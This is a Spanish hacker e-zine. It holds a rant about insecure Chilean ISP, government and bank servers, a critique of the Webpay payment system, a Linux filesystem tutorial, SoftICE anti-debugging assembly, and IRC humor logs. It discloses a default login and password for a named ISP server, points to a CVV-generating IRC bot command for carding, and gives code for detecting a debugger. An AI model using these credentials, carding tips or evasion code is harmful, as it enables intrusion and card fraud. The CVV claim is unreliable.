Suena para la risa pero son variados los casos y no es un chiste.

Casi todos se preocupan de producir y ganar dinero llenarse los bolsillos con el, tener una bonita web, diseños bonitos a ojos de la gente para que llame la atención y atraer la mayor cantidad de potenciales clientes y muchas veces descuidan cosas muy importantes como la seguridad y todo lo que conlleva esto. En muchos casos me encontrado por ejemplo con multinacionales o grandes empresas chilenas que tienen varias y extendidas redes de las cuales muchas son vulnerables a ataques remotos y que muchos conllevan a root o permisos de administrador en su presente, a vistas de administradores en sus servidores no pasa nada ni los ven y para ellos todo anda bien. Siempre me surge esta pregunta tenemos administradores verdaderamente calificados dentro de nuestro querido chilito?? Hmm podría decir que muy pocos y contados.

Cual sera el problema de estos administradores, el poco dinero que ganan? la desmotivacion? o la mera ignorancia? bueno juzguen ustedes. Solo es preciso mirar y encontraras algo, aunque no pretendo incitar hacerlo a ok xDD. Si señores hay que aparentar menos y dejar de fanfarronear y centrarse de lleno en los ámbitos de seguridad y darles mas cabida a la seguridad dentro de la informática.

No pretendo dejar mal a nadie ni nada por el estilo, solo decir unas cuantas verdades que a mas de uno lo dejaran pensando. Pero a ojos mios esta es la realidad chilena y la doy conocer a través de mi forma de expresión y mediante este medio. Quizás esto suene como paranoico pero es a ojos vistos. Aunque chile sea un país llamado así entre comillas "digital" por grandes fanfarrones estamos lejos de ser un país propiamente tecnológico y digital, aunque los esfuerzos y las ganas de hacerlo están, no vasta solo con esto, como dicen por ahí Roma no se construyo en un día. hay que trabajar mucho.

Bueno ahora daremos unos pequeñas miradas basados en la vida real y que espero dejen algo productivo para que nuestra realidad mejore.

[root@el_conan root]# traceroute realidad.chilena

- **Caso 1**

Proveedores de inet (isp) con variadas vulnerabilidades

Bueno aca daremos y nombraremos a dos empresas golosas de ganancias y que se creen muy poderosos, pero señores de que les sirve sentirse tan

poderosos si se los pueden sentar en cualquier momento por donde sea.

Si señores hablo de telefónica y Entel "uf aca me llegaran palos" xDD, pero lo haremos para que mejoren, ya que no somos criminales.

Señores, si ustedes como pueden dejar sus router abiertos con pasword de administrador, no hace mucho se han descubiertos grandes sectores de redes vendidos a telefónica y entel que dan inet a una gran cantidad de gente en chile y que ni siquiera se preocupan de no dejar abiertos los router y a esto le agregamos pasword por defectos y pasword fácilmente crackeables, uf si tu isp es telefónica o entel, pes mano pide la debida explicación, te apuesto a que te responden con un "pero como haber" ejeje maletas nomas, ojala mejoren todos los servicios y no cobren tan caro por usarlos.

Por ahí escuche de un isp llamado bitcom que le da inet y les presta servicios a las redes del congreso, dichos servidores señores después de un previo análisis realizado e encontrado variados bug tanto en los sistemas y en aplicaciones, así también me encontré con varias password muy fáciles de crackear o de adivinar, como el caso de de:

Sistema bitcom (Uno de los servidores principales)

Login: soporte
pass: soporte

y que decimos de los servidores entreprise de entel, esos security servers xDD mejor lo dejamos hasta aca y pasemos al caso 2.

- **Caso 2**

Servidores ligados al gobierno

Uf aca le enviamos un saludo al señor lagos y de pasada le damos algunas recomendaciones. De partida hacer una revisión y sanidad de personal parece que tienes administradores mongólicos o no se que cresta, como pueden haber servidores Unix corriendo apache y vulnerable a el apache chunked o a instalaciones de cgi por defecto, suena fuerte pero la mayoría de estos servidores están vulnerables a este y muchos bug mas que son una potencial entrada no autorizada a estos mismos, sin nombrar las plagas NT instalados por defecto que tienen por ahí con variados bug. Nosotros como grupo y buena gente que somos alertamos previamente pero no hemos recibido respuesta hasta hoy, parece que a los admin no les interesa que se los sienten, sin ir mas lejos le damos pesado al gobierno pero es la única forma que entiendan para que mejoren. Señores administradores están muy mal no creen??? Señor lagos mande a su asesor informático a hacer una pronta revisión por ahí.

- **Caso 3**

Servidores del transbank y bancos varios

En primer lugar vamos a explicar lo del transbank, si señores como pueden hacerle creer a la gente que sus servidores son unos servidores inviolables, y que su sistema Webpay único y implantado solo en chile es uno de los mejores siendo que es una verdadera mierda y que las ccs pasan dando vueltas en inet. y que cualquiera puede utilizarlas sin costosos cráneos mentales xDD. hmm ya me veo venir las presiones de estos maletas :-). Pero bueno todo sea por un fin.

Ahora el segundo plato el de los bancos varios, al parecer estos servidores le siguen los pasos a los del transbank, un pequeño consejo señores contraten personal verdaderamente calificado y hagan una limpieza a full, aunque no son todos los que están mal pero hay su porcentaje.

- **Caso 4**

Servidores educacionales (universidades, colegios, institutos,etc) Bueno aca la red en este caso la red universitaria, dejan mucho que desear, cuanta gente utiliza cuentas shell de por ejemplo como la santo tomas, la u de chile, la Ibañes del campo, Arturo Pratt, etc. Si shell remotas que le sirven a esta gente como condones para camuflarse, a poner mas ojos y parchear y sacar sniffer y puertas traseras.

Los colegios bueno casi igual que las u pero en menor escala y lo mismo para los institutos pero aca es mucho menor. A y de pasada un saludo para reuna :-).

Fin traceroute...

Como ven ahí están los hechos y de pasada una pequeña mirada un poco para llamar la atención de estas entidades para que mejoren y no se vean enredadas en escándalos por ahí.

Para ir terminado diré que este tema lo trate un poco con humor sarcástico y son sacados de hechos reales y bueno para ir terminando los dejo con un pequeño trozo que da a resumir todo esto que una ves expreso un amigo.

Esto no es algo nuevo ni sorprendente, pareciera que en cuanto a seguridad se refiere no hay distinción, sea una empresa local, una multinacional o el gobierno todos pasan por el mismo problema y siempre caemos en lo mismo, administradores que no hacen bien su trabajo, la duda que yo me planteo es el porque de esto, acaso son mal pagados?, o es algo que viene de generación en generación?. como sea, parece que avisando no se saca nada ya que ellos les da lo mismo, pero después cuando la información es revelada o la web es defaceada ahí toda la culpa la tiene el que se introdujo en el sistema, siempre se le tira toda la mierda a el, y el admin?, que pasa con el?.

Yo creo que esta situación seguirá así y es muy difícil cambiarla, por eso creo que la seguridad es un tema que debería tomarse mucho mas en serio, el problema es que debido a la ignorancia existente sobre este tema en nuestro país se tiende a tomar SEGURIDAD como sinónimo de HACKING y esas hierbas, pero como saben la seguridad no es eso, y no es solo mantener un servidor actualizado y parcheado al día, la Seguridad también se debe aplicar a la programación y otras tareas e incluso a la forma en que trabajamos en todos los ámbitos de la vida, a lo mejor el problema no es que tenemos malos administradores, si no que tenemos malos profesionales, malos profesores, malos gerentes, por lo que caemos en un circulo vicioso.

Como ven señores esta es nuestra realidad hoy en día y de nosotros vale mejorarla, no se saca de nada presumir y fanfarronear de una seguridad excelente si no la aplican y es mas esto esta en nosotros y día a día convivimos con esta realidad que podemos cambiar.

Curso de Linux parte 3

By _AlphaIce_

E-Mail Contacto: alphaice@hotmail.com

Anteriormente vimos algunos de los comandos básicos como lo son ls, mv, etc. ahora veremos el sistema de ficheros, veremos todos los directorios básicos de un sistema Linux para interiorizarnos con el.

- **Sistema de Ficheros de Linux:**

El sistema de ficheros es una colección de archivos y directorios ordenados de manera jerárquica o sea el mayor o mas alto de todos es / (raíz), ahora veremos parte del árbol de ficheros de Linux.

Estructura del árbol de Linux:

|- /
|- bin/
|- dev/
|- etc/
|- lost+found/
|- root/
|- tmp/
|- var/
|- home/
|- boot/
|- lib/
|- mnt/
|- proc/
|- sbin/
|- usr/

Ahora definamos los directorios uno por uno.

/bin

El nombre de este directorio viene de Binarios y corresponde al directorio de los ejecutables del sistema si hacemos ls en este directorio vamos a encontrar algunos de los comandos del sistema como lo son mv, kill o pwd. Como pueden ver aquí casi todos los archivos son ejecutables.

/dev

Viene del nombre Devices y corresponde a la por así decirlo biblioteca de dispositivos (devices) que tenemos soportados en nuestra maquina por ejemplo hda1, el disco duro 1, o cdrom, si se dan cuenta cuando montamos por ejemplo. el cdrom lo hacemos diciéndole la ruta en la cual esta el dispositivo... /dev/cdrom, o la disquetera, /dev/fd0, todos los dispositivos con los cuales podemos contar en nuestro computador están en este directorio.

/etc

Este es uno de los ficheros mas importantes para nosotros (los usuarios) ya que este directorio contiene los archivos de configuración del sistema, el fstab (tabla de sistema de archivos) por ejemplo.

/lost+found

Aquí va todo lo que se nos halla perdido jejeje por medio de una recuperación de archivos.

/root

Bueno no hay mucho que decir de este directorio, solo que guarda los archivos del root y por lo tanto nadie mas que root tiene acceso a el.

/tmp

Algunos programas ocupan este directorio para guardar información temporal, información que se va borrando después de un tiempo.

/var

Aquí están los directorios que son medios rebeldes o sea que tienden a cambiar de tamaño jejeje :p o tienden a crecer.

/home

Cada usuario tiene un directorio en el cual puede guardar su información, y aquí es donde Linux lo hace, dentro de este directorio encontraremos subdirectorios con el nombre de los usuarios pertenecientes al sistema, ejemplo /home/alphaice, aquí se guardan todos mis archivos en el orden que yo quiera ya que tengo todos los permisos que yo quiera dentro de esta carpeta y puedo crear otros subdirectorios.

Otra cosa importante es destacar que en el subdirectorio del usuario se guardan también todas las configuraciones de los programas que usemos pero de manera invisible, claro que son visibles para quien quiera verlas, ejemplo aquí están por ejemplo las configuraciones como usuario del programa mozilla entre otros.

/boot

Este directorio es muy importante ya que aquí se guardan los programas que permiten el booteo del sistema y también guardan las imágenes del Kernel de Linux nos permite usar nuestro sistema operativo, sin esto nuestro sistema no partiría.

/lib

Aquí se guardan las imágenes de las librerías compartidas, aquí se encuentran librerías que son usadas por varios programas en nuestro sistema.

/mnt

Viene de mount y es donde vemos como directorio a nuestros dispositivos como por ejemplo la disquetera o el cdrom.

/proc

Este directorio corresponde al "sistema de ficheros virtual". Estos ficheros lo que contiene reside en memoria y no en el disco como los otros, este directorio hace referencia a varios procesos que corren en

el sistema, este nos permite obtener información acerca de programas y procesos que están corriendo en nuestra maquina en un momento dado.

/sbin

Este directorio es muy parecido a /bin pero su diferencia radica en que el contenido de sbin son los programas que solo tiene acceso el root y son los comandos de configuración o información del sistema como por ejemplo la orden "lspci", que nos sirve para ver los dispositivos de nuestra maquina, como la tarjeta de red, sonido, etc. este comando que mencione lo puede ejecutar root pero no otro usuario que no sea este.

/usr

Este es quizás uno de los directorios mas importantes dentro de nuestro sistema Linux ya que este contiene una ramificación de otros subdirectorios importantes para la configuración de nuestro sistema, por ejemplo el /usr/src donde tenemos el kernel antes de compilarlo, o /usr/bin que es un almacén real de programas unix mencionemos el /usr/include donde están los archivos cabecera del compilador c de linux, /usr/lib donde tenemos librerías, /usr/local este contiene algunos de los programas que usamos comúnmente en nuestro sistema y etc, podemos seguir hablando de los subdirectorios que contiene este directorio.

Bueno como prometí voy a dar algunos comandos, no tan básicos mas es de un poco de mejorar las funciones de nuestro sistema, tomenlo mas como un tip ya que son comandos muy buenos y útiles que no muchos conocen ok.

nice:

Este comando nos ayuda a dar prioridad dentro de nuestro sistema a algún proceso en especial, esto quiere decir que si tenemos varios procesos corriendo y queremos que uno en especial tenga toda la disponibilidad del procesador le asignamos una mayor prioridad, con este comando cambiamos las prioridades para un mejor desempeño del programa que estamos priorizando.

Las prioridades de los procesos en Linux van de -20 a 20, siendo -20 la máxima prioridad y 20 la minina. O sea, si queremos que una tarea siempre tenga prioridad sobre las demás, la ejecutamos con nice -20 (ya vamos a ver un ejemplo de esto). La prioridad por defecto siempre va a ser 0 para cada proceso, salvo que el sistema lo haya configurado de otra manera.

Sintaxis: nice <prioridad> <instrucción>

Ejemplo:

alphaice@DarkStaR:$ nice 20 programa.out

Así cambiamos la prioridad de un programa mas.

Pero si queremos cambiar la prioridad de un programa ya que le hayamos hecho un nice debemos repriorizarlo, esto se hace con renice, algo que olvide mencionar es que no es necesario poner el nombre del programa para hacer nice sino que podemos usar su PID que es la identificación de proceso (Process Identificator) así renice lo vemos así.

renice <prioridad> -p PID (-p es para dar el numero de proceso)

enice <prioridad> -g grupodeprocesos (para cambiar prioridad a un grupo de procesos)

renice <prioridad> -u usuario (para dar prioridad a los procesos de un

usuario en especial)

Lo que les escribí recién corresponden a las opciones de nice y renice las cuales tienen cambio de prioridad para un solo proceso hasta los

procesos de un solo usuario.

kill

Este comando nos sirve para matar un proceso, como su nombre lo menciona, y es de gran utilidad en el momento que tenemos un proceso rebelde que se nos haya pegado y queramos darle un buen final para no estar reiniciando nuestra maquina (windoze), no explicare mas de este comando (salvo sus opciones) porque creo que su nombre lo dice todo, ahora la sintaxis de este es la siguiente...

kill PID (PID, el identificador de un proceso)

También podemos darle opciones a kill, una de las que mas uso es kill -s que significa que es kill mas una señal de termino, general mente ocupo la señal 6 o la 9 ambas son bien útiles para sacrificar procesos rebeldes pero si quieren un listado de las señales pueden hacer un kill -l y listara los diferentes tipos de señales.

Ejemplo:

alphaice@DarkStaR:$ kill -s 9 14158

Que pasa si no me se cual es el PID de un proceso???, bueno si se preguntaron eso la respuesta es fácil (si estudiaron o si leyeron el articulo pasado de Linux) solo debemos usar el comando "ps" el cual nos entregaba el estado de los procesos, aunque ps es muy pobre, les sugiero usar "ps aux" que nos entrega una información mas elaborada de los
procesos funcionando en nuestro sistema, ahí podrán ver cual es el proceso su PID el usuario que esta ejecutándolo y el nombre real del proceso o nombre de programa.

En entorno gráfico también existe un programa que hace lo mismo que kill pero de forma gráfica, su nombre es xkill, no se confundan ya que kill también puede matar o acabar con procesos que se encuentren en el entorno gráfico :)

Bueno pinguinillos y pinguinillas (si las hay ;) jejeje) los(as) dejo para una próxima edición de la zine, que veremos (al fin) configuración de algunos ficheros por ejemplo lilo y otros además les adelanto que para la otra edicion tendremos un plus con un par de manualcillos
(mini)
y algunas otras sorpresas que las contare. Bueno a Cuidarse y nos vemos ok... chaox

Alph@Ice The DarkStaR from the DarkSide. Slack Rocks!!!

Destripando el sistema Webpay

By [EL_CoNaN]

E-Mail Contacto: conancdt@hotmail.com

Hix nas a todos, aca estamos de vuelta, si otra ves yo xDD. En esta oportunidad trataremos de explicar en que consiste el famoso sistema Webpay del transbank único y implementado en chile, con la construcción de este texto dejaremos las cosas claras y para terminar luego trataremos las debilidades de este sistema y un par de hierbas por ahí. Espero que lo disfruten.

Bueno vamos al grano, Webpay es un sistema desarrollado por el transbank que se pone a a las anchas de los sitios comerciales (compras electrónicas por inet), osea es un servicio que presta el transbank en inet a los sitios comerciales, para que se realicen transacciones con tarjetas de crédito en esta angosta y larga franja de tierra que es chile.

Estos maletas del transbank se jactan de que según ellos el sistema Webpay es uno de los mejores y que es seguro y confiable, pero lo que no saben que cualquiera con conocimientos mínimos puede jugarles una par de malas jugadas y sentárselos. Les dicen a los usuarios de tarjetas de crédito (ccs) que sus números están seguros y que sus compras son confidenciales, etc. Antes de darle como caja a estos maletas vamos a pasar a ver en que consiste este sistema y como funciona.

El sistema Webpay es un servicio computacional desarrollado para hacer compras supuestamente seguras en sitios comerciales chilenos o hacer pagos de cualquier índole dentro de chile vía tarjetas de crédito (ccs). Todos los sitios comerciales, instituciones, etc. Que quieran utilizar
este sistema deberían integrar a su sitio un software de conexión prestado y proporcionado por los señores del transbank que se llama kit de conexión a comercios y este permitirá aceptar todo tipo de pago vía tarjetas de crédito online siempre y cuando se ingresen los datos correspondientes.

Este famoso kit (KCC) hace la siguiente tareas:

- Cuando el usuario ya tiene los productos seleccionados y esta listo para empezar la compra e ingresar su numero de ccs, el sitio en el cual esta comprando o pagando envía la petición a el kit KCC y este establece una conexión "segura" con un vil servidor del transbank del cual pertenece el sistema webpay, dicho sistema despliega un formulario que le dice al usuario que ingrese los datos de su tarjeta de crédito, luego al paso de unos segundo, esta información viaja por un canal hacia el computador o servidores centrales del transbank el cual después de una previo análisis en una base de datos sera el encargado de dar el pase para hacer la compra o rechazar la misma.


  Bueno como ven aca pueden suceder dos cosas, una que acepte la compra y la otra que la rechace y a continuación pasamos a ver esto.

  Transacción aprobada, en el mero caso que esto te de la pasada xDD,

La respuesta del sistema webpay se acompañara por un código de autorización generado por dicho sistema (Webpay) y esta respuesta a la ves se ira grabando en un archivo en el servidor web del comercio, tienda o medio de pago online que se ha escogido. Este archivo puede ser consultado por el sitio web las veces que quiera para ver algunas cosas como el cuadraje de la compra, una posible anomalía, etc.

- Y en el caso de que la transacción no sea aceptada bueno no te daría nada ni generara el famoso código, y esto a su ves en el servidor del transbank generara una entrada no valida y por lo tanto sera borrada al cabo de unas horas o días.

El formulario que se despliega es algo así como este que se muestra a continuación.



Bueno señores no pretendo incitar a la ilegalidad, y es por eso no pondré capturas de pantallas de transacciones aceptadas o rechazadas, ya que esto podría traer mas de un problema y por lo demás CDT no se dedica a hacer carding, que quede bien claro esto, este texto fue hecho bajo las bases de demostrar lo inseguro que es este sistema del transbank llamado Webpay para que así los actores primarios de este sistema mejoren la seguridad de ya tan citado sistema y esto no conlleve perdidas a usuarios que tienen tarjetas de crédito ya que las potenciales víctimas son ellos.

Como ven señoras y señores el sistema Webpay no es tan seguro como se le pinta, en realidad nada es lo sumamente seguro y según por donde se mire siempre se encontrara algo.

Siguiendo con nuestro tema, aca veremos como hace su tarea esto, y la seguridad que emplea este sistema Webpay para posteriormente dejarlos con una hierba de mi parte que genera algo que decir a los agentes involucrados en esto, claro si es que llegan a leer esta zine xDD.

Pasemos a ver los puntos de seguridad...

Como vemos en en dibujo este es el esquema de seguridad del sistema Webpay, este sistema consta de 4 partes o estructuras de seguridad que son las siguientes:

- Resguardo bajo 7 llaves de la información asociada a tarjetas de Crédito.
- Encriptación de la información involucrada
- Datos de validación
- Autenticación de los Comercios

Bueno aca vamos a describir brevemente cada área implementada en la seguridad de este colador de sistema porque esto es lo que es xDD (las cosas se dicen por su nombre y caen por su mismo peso).

- En el primer punto, en el "Resguardo de la información asociada a tarjetas de crédito" el sistema Webpay solicita que el usuario dueño de la ccs interactúe con el famoso formulario de dicho sistema y que ponga los datos pertinentes a la css, estos datos como dije anteriormente no quedan en el sitio (comercio electrónico) o en dicho servidor, si no que viajan bajo un canal previamente encriptado a los servidores del transbank. En ningún momento encontraras datos de las tarjetas de crédito o números en los servidores que uno realiza la compra o pago, ya que estos no se encuentran ahí, bueno en los que hecho los análisis al menos no, pero quien sabe?. Bueno es en este punto donde se tiene que poner incapie, ya que no todos los usuarios están bien informados y no todos las cachan todas como se dice, seria recomendable interactuar mas con los usuarios y en cierta parte abrirles los ojos, este es un consejo pa los maletas del transbank. No
todos conocen el Webspoofing o nop? Bueno es cosa de mirar nomas y de este punto es donde se aprovechan, haciendo en cierta parte ingeniería social a los usuarios de las css en inet. Aunque hay otras formas de conseguir los números de ccs que ya se han tratado

en números anteriores de la zine y por ende no viene al caso tratarlas aca.

- En el segundo punto " Encriptación de la información involucrada" de las ccs se hace mediante el famoso sistema de encriptación Secure Socket Layer (SSL) esto permite el envió de la información que compete a las ccs, en parte es seguro y en esta área este sistema no falla.

- El tercer punto los "datos de validación" bueno aca describiré brevemente que es lo que implementa el sistema Webpay para esta área de su seguridad.

  Palabras textuales de estos señores: adicionalmente al número de Tarjeta de Crédito y la fecha de expiración, el sistema implementado por los señores del Transbank incorpora la validación de una tercera variable, llamado el famoso "código de verificación" que no son mas que 3 números adicionales al dorso de una ccs osea la tarjeta física. Y vean la psicología de estos pobres cerebros que trabajan para el transbank dicen algo así:

  "Este código sólo se encuentra registrado en el plástico, con lo que disminuye considerablemente el riesgo de suplantación en las compras a través de Internet".

  Veamos es algo así como se muestra en el dibujo...

Se pasaron pa ser maletas estos wns no por favor señores si ese vil código de verificación se puede sacar mediante un algoritmo que por ahí anda y que no describiré aca ya que esto si que pondría a los lamersillos a hacer weas por ahí y esto no lo queremos. Además hay hasta un tcl para eggrops (boot de irc) que agiliza la tarea para encontrar dicho código que es algo así:

!cvv2 seguido del numero de la tarjeta de crédito

Y el boot se encargara de dar el código de verificación y estos son siempre exactos para el sistema Webpay, para otros sistemas no es tan así. Sera que Webpay es el mas débil? xDD...

como se ve estos maletas verdaderamente parece que tenían la cabeza en otro lado cuando decidieron implementar este sistema xD. Hago un llamado explicito a los usuarios de tarjetas de crédito que se informen y tengan
mucho cuidado en hacer sus compras por inet y que no estaría demás pedirles una par de explicaciones a estos señores, ya que se tiran tanto las que te dije jeje y pa que tengan algo que hacer .

Como ven este es otro de los puntos débiles de este sistema.

Bueno sigamos con lo nuestro señores.

- el cuarto punto no tiene mucho que abarcar es simplemente algo como esto: Transbank entrega una llave privada al comercio con la cual identifica a éste como afiliado al servicio Webpay en el momento de la conexión.

A esto va una simple pregunta aparte de el sistema webpay en si que hemos dejado entrever que es un colador, habrá que preocuparse del servidor que nos proporciona la posibilidad de comprar y nos ofrece productos o pagos?. Suena algo paranoico pero mas vale prevenir antes que curar no creen y esto es una forma de alertar a estos señores y a los usuarios inocentes que aveces por errores pagan justos por pecadores.

Y este es el famoso esquema de seguridad de este famoso y colado sistema Webpay, si tu tienes una ccs y las ocupas en inet pídele una explicación a estos señores, es la única forma de que estos mejoren y las víctimas no sean la gente inocente que su único pecado es no estar bien informado.

Bueno señores hemos llegado al fin de este texto que dejara pensando a unos, actuando a otros y dando mucho que hablar por ahí. No trate los problemas de gestion en dicho sistema, ya que eso lo pueden investigar ustedes, además que en este ambito si que fallan estos señores. Bueno Un saludo a todos los que en cierta parte comparten sus conocimientos con este humilde personaje xDD. Saludos varios y nos estamos viendo, mejor dicho leyendo xDD...

La Técnica Anti Symbol Loader
(El del sice)

By pr0t0z00

E-Mail Contacto:

Intro:

Con esta técnica podremos evitar que nuestros programas sean vistos a través del Sice mediante el Symbol Loader de una forma simple y bonita.

Modo De Atacar

Muy bien, es sabido que el Symbol Loader es un programilla que nos permite cargar archivos ejecutables para que sean depurados por el Sice, el modo de ataque que emplearemos se basa en unas dll's que utiliza el SymbolLoader para poder funcionar, estas dll's están ubicadas en la carpeta donde yace el SymbolLoader y son icedat.dll y nmtrans.dll. Para que nuestro programilla sepa si el SimbolLoader esta ejecutándose debemos hacer lo siguiente:

- Ubicar cualquiera de estas dos librerías (icedat.dll, nmtrans.dll) y moverla a otro directorio.
- Comprobar si la función que utilizamos para mover la librería nos devolvió error, si nos devolvió error significa que la librería está siendo utilizada en ese momento lo que implica que el SymbolLoader está ejecutándose y por lo tanto nuestro programilla debe actuar a nuestro favor.
- Si al mover la librería no nos dio error significa que aquella librería no está siendo utilizada por lo tanto el SymbolLoader no está ejecutándose y con esto la librería es movida con éxito al otro directorio por lo tanto debemos mover nuevamente la librería pero esta vez a su directorio original

¿Sencillo no?, para lograr esto tenemos una hermosa función llamada MoveFile, y ahora vamos con el código de ejemplo:

Comentarios:

Esta técnica nos quita de encima el Symbol Loader ;) y para hacerla efectiva nos valemos de unas librerías que utiliza el Symbol Loader del Sice, en este caso utilizaremos la librería icedat.dll la cual arranca cuando abrimos el Symbol Loader. Lo que hace este programa en sí es mover esta librería a otro directorio y después la devuelve a su directorio original, de modo que si es corrido cuando el Symbol Loader esta ejecutándose la api "MoveFileA" nos dará error el cual utilizaremos para conducir el programa a su fin.

Código duro y puro...

```
------------------------------------------------------------------
.386
.model flat
;---------------------------------  Apis utilizadas
             extrn MessageBoxA:proc        ; Para mostrar mensaje
             extrn MoveFileA:proc          ; Para mover archivos
             extrn ExitProcess:proc        ; Para terminar programa
;---------------------------------
jumps
;------------------------------------------------------------------------- Area de datos
.data
Titulo      db 'Técnica Anti Symbol Loader',0                                  ; Título
Msg1        db 'pr0t0z00',0
              ; Mensaje
Msg2             db 'Soft-Ice "Symbol Loader" no está ejecutándose',0           ; Mensaje
 Msg3            db 'Soft-Ice "Symbol Loader" está ejecutándose',0             ; Mensaje

origenSdll  db 'c:\archivos de programa\numega\softice95\nmtrans.dll',0 ; donde yace la dll
 destinoSdll db 'c:\windows\temp\nmtrans.dll',0                                          ; a
donde moveremos la dll
;---------------------------------------
.code
INICIO:
;---------------------------------------- Mostrar mensaje
             push 0
             push offset Titulo
             push offset Msg1
             push 0
             call MessageBoxA
;---------------------------------------- Mover archivo desde ubicacion original a ubicacion nueva
             push offset destinoSdll    ;destino
             push offset origenSdll     ;origen
             call MoveFileA
;----------------------------------------  Error al mover el archivo ? entonces no fue posible
             cmp eax,0                            ; mover el archivo, por lo tanto adios lukas
xD
             je Terminamos
;----------------------------------------  Mover archivo desde ubicacion nueva a ubicacion
original, en
             push offset origenSdll     ;destino ; otras palabras "aqui no ha pasao na'"
             push offset destinoSdll    ;origen
             call MoveFileA
;---------------------------------------- Mostrar mensaje
             push 0
             push offset Titulo
             push offset Msg2
             push 0
             call MessageBoxA
             jmp Listo
;---------------------------------------- Mostrar mensaje
Terminamos:
             push 0
             push offset Titulo
             push offset Msg3
             push 0
             call MessageBoxA
;---------------------------------------- Terminó el programa
Listo:       push 0
             call ExitProcess
;---------------------------------------
FIN:
end INICIO
end
;---------------------------------------
```

Bueh, mas claro que el agua, espero que le encuentren una buena utilidad a esto porque si que las tiene jejeje.

(c) pr0t0z00

Relajando La Neura

By Bitburner

E-Mail Contacto: bitburner@datafull.cl

Bueno.. de nuevo aparezco en la E-Zine, para darles la sección de humor, me aprovecho de disculpar de no darles otra sección mas interesante ya que estoy con algún trabajo por ahí en el grupo que luego podrán ver y utilizar, pero bien, con la nariz de payaso y pintado de cara empezamos la sección con algunos logs de frases elementales que nos han dado algunas personas.. a esas personas les he tapado 5 caracteres de los nicks, para que no los molesten por ahí o demás, en todo caso cada uno de nosotros en su momento dijo alguna frase similar.

IRC LOGs]

XXXXXssitta has joined #informatica
XXXXXssitta como pueo hacer ke mi 386 ande mas rapisdo? * XXXXXssitta se compro un monitor kolor
XXXXXssitta me dicen ke le falta memoria
bitburner XXXXXssitta a la tarjeta de video?
XXXXXssitta no a la maquina
bitburner ah bueno comprate una ram
bitburner igual un 386 es medio viejito
XXXXXssitta ke le falta no seke para poder jugar juegos
bitburner asique cambiale el procesador.. y por eso vas a tener que cambiar la tarjeta madre.
XXXXXssitta dice ke es muy pobre y no tiene plata pa cambiar nah
bitburner igual tambien me imagino q por ser 386 .. poca memoria en disco.. disco duro...
bitburner t video..
bitburner ah mejor comprate un pc nueo
bitburner xD
XXXXXssitta tiene un disco weno de gran capacida, 290 megas
bitburner jajajaj
bitburner XXXXXssitta teni win 3.11?
bitburner pq tb tengo un pc asi
bitburner XXXXXssitta> ke le falta no seke para poder jugar juegos
XXXXXssitta eso win 3.1
bitburner y que juego queri que te corra?
Blackened el age of mythology
Blackened !
XXXXXssitta kiero que funcione el Age of empires
bitburner Blackened el flight simul. 2003 :P
Blackened !
XXXXXssitta tampoco pueo ver peliculas
YaKuzA q windows teni XXXXXssitta ?
XXXXXssitta 3.11
YaKuzA anda a shuarte una XXXXXssitta no podis hacer na con esa wea de pc
XXXXXssitta la ultima versión
YaKuzA tay puro weando
YaKuzA pobre weona
YaKuzA no tenis win 3.11
YaKuzA chao
YaKuzA por gil

XXXXXssitta tengo una maquina 386 po
YaKuzA !kb XXXXXssitta Mirc 6.03 + Ircap no corre en win 3.11 tay puro weiando NUNCA TUVISTE UN 386 TAY PURO WEIANDO CABRA WEONA
Linksys sets mode: +b *!XXXXXssitt@*.cl-84684.179
XXXXXssitta was kicked by Linksys (Mirc 6.03 + Ircap no corre en win 3.11 tay puro weiando NUNCA TUVISTE UN 386 TAY PURO WEIANDO CABRA WEONA)

Otro log mas...

XXXXX[BmX] hey una pregunta ma o meno estúpida
